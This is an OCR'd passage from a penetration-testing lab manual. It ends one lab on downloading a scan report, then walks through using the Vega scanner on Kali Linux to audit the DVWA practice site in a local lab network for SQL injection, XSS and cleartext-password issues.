


FIGURE 6.16: Selecting the generated report

28. Click **Download** drop-down to choose the report format to download. In this lab you will choose **PDF Format** to view the report.




FIGURE 6.17: Downloading generated report

29. Download options pop-up appears, choose the appropriate option for download. In this lab you will choose **Save File** radio button and click **OK**.

30. This will download the report in the default download location of the browser.




FIGURE 6.18: Downloading the generated report

31. Once the download is completed, click on **Download** icon from the browser menu bar to view the status and click on **Folder** icon to navigate to the download location, as shown in the screenshot:




FIGURE 6.19: Downloading the generated report

32. Double-click the downloaded file to view.




FIGURE 6.20: Scan report downloaded

33. The report will open in Adobe Acrobat Reader, and scroll down to view the complete report.




FIGURE 6.21: Viewing the report

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

7

Auditing Web Application Framework Using Vega

Vega is a web application scanner used to test the security of web applications. It helps you find and validate SQL Injection, Cross-Site Scripting (XSS), inadvertently disclosed sensitive information, and other vulnerabilities.

Lab Scenario

With the emergence of Web 2.0, increased information sharing through social networking, and increasing adoption of the Web as a means of doing business and delivering services, websites have often been attacked directly. Hackers seek to compromise either the corporate network or its users, who are accessing its website by "drive-by downloading."

As many as 70% of the web sites have vulnerabilities that could lead to the theft of sensitive corporate data such as credit-card information and customer lists. Hackers are concentrating their efforts on web-based applications—shopping carts, forms, login pages, dynamic content, and so on. Accessible 24/7 from anywhere in the world, insecure web applications provide easy access to backend corporate databases and allow hackers to perform illegal activities using the compromised site.

Web application attacks, launched on port 80/443, go straight through the firewall, past operating-system and network-level security, and into the heart of the application, where corporate data resides. Tailor-made web applications are often insufficiently tested, have undiscovered vulnerabilities and are, therefore, easy prey for hackers.

As an expert Penetration Tester, you will need to determine whether your website is secure before hackers download sensitive data, commit a crime using your website as a launch pad, and endanger your business. You can use Vega to check the website, analyze its applications, and find perilous SQL injection, cross-site scripting, and other attacks that could compromise the online business. Concise reports identify where web applications need to be fixed, thus enabling you to protect your business from impending hacker attacks!

Lab Objectives

The objective of this lab is to help you secure web applications and test websites for vulnerabilities and threats.

Lab Environment

To perform this lab, you will need:

- A computer running Windows Server 2016
- A computer running Windows Server 2012
- A computer running Kali Linux
- A web browser with an Internet connection
- WAMPServer running in Windows Server 2012

Lab Duration

Time: 10 Minutes

Overview of Web Application Security

Web application security is a branch of Information Security that deals specifically with security of websites, web applications, and web services.

At a high level, Web application security draws on the principles of application security but applies them specifically to Internet and Web systems. Typically, web applications are developed using programming languages such as PHP, Java EE, Java, Python, Ruby, ASP.NET, C#, VB.NET, or Classic ASP.

Lab Tasks

Before starting this lab, make sure that Windows Server 2012 virtual machine is turned on and **WAMPServer** is running.

1. Launch **Windows Server 2012** from VMware Workstation and log into the machine.
2. Once you have logged into the machine, navigate to **Start** and click **Wampserver64**.
3. This will start the **WAMPServer** service on the Windows Server 2012 machine.

4. Leave the **Windows Server 2012** running.




FIGURE 7.1: Start WAMPServer

5. Now, launch the **Kali Linux** virtual machine from VMware Workstation and log into the machine.

6. Finding SQL injections and cross-site scripting is one of the most common tasks performed by an ethical hacker.

7. To perform this task, you need to launch **vega** vulnerability scanner. To do this, go to **Applications → Web Application Analysis** and select **vega**.

FIGURE 7.2: Launch vega

8. The **Subgraph Vega** window appears, as shown in the screenshot:




FIGURE 7.3: Vega Main Window

9. Click **Scan** from the menu bar and select **Start New Scan**.

FIGURE 7.4: Starting a New Scan

10. Select a Scan Target Wizard appears on the screen. Select **Enter a base URI for scan** radio button under **Scan Target** section, enter the target URL in the text field and click **Next**.

11. The target in this lab is **http://10.10.10.12:8080/dvwa**.

Note: 10.10.10.12 is the IP address of the Windows Server 2012, where **DVWA** site is hosted on port **8080**.




FIGURE 7.5: Setting a Scan Target

12. **Select Modules** section appears, check both **Injection Modules** and **Response Processing Modules** options.

13. By checking these options, all the modules under these options will be selected.
14. Click **Next**.




FIGURE 7.6: Selecting Modules

15. In **Authentications Options**, section leave the settings to default and click **Next**.




FIGURE 7.7: Authentication Options

16. In **Parameters** section, leave the settings to default and click **Finish** to initiate the scan.

FIGURE 7.8: Parameters section

17. **Follow Redirect?** pop-up appears click **Yes**.

FIGURE 7.9: Follow Redirect? pop-up

18. Vega scanner begins to perform vulnerability assessment on the target website and lists down the **Scan Alert Summary**. Wait until the scanning is completed.

Note: Under Scan Alerts section, you can see the scan status as **Auditing**. As soon as Vega completes, the scan status changes to **Completed**.




FIGURE 7.10: Scan Initiated

19. Now, under **Scan Alerts** expand the node to view complete vulnerability scan result.




FIGURE 7.11: Scan Alerts

20. Now, choose any one recorded vulnerability to display it on the respective page, as in the dashboard section shown in the screenshot:




FIGURE 7.12: Choosing a Vulnerability

21. Now, choose any one vulnerability under **Scan Alerts** sections in the left pane. It will show you the complete vulnerability information in the right hand side section, as shown in the screenshot.

22. Here, for example, you will examine **Cleartext Password over HTTP** vulnerability.




FIGURE 7.13: Information about a Vulnerability

23. You can go through all the recorded vulnerabilities and fix all the vulnerable codes in your web applications.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs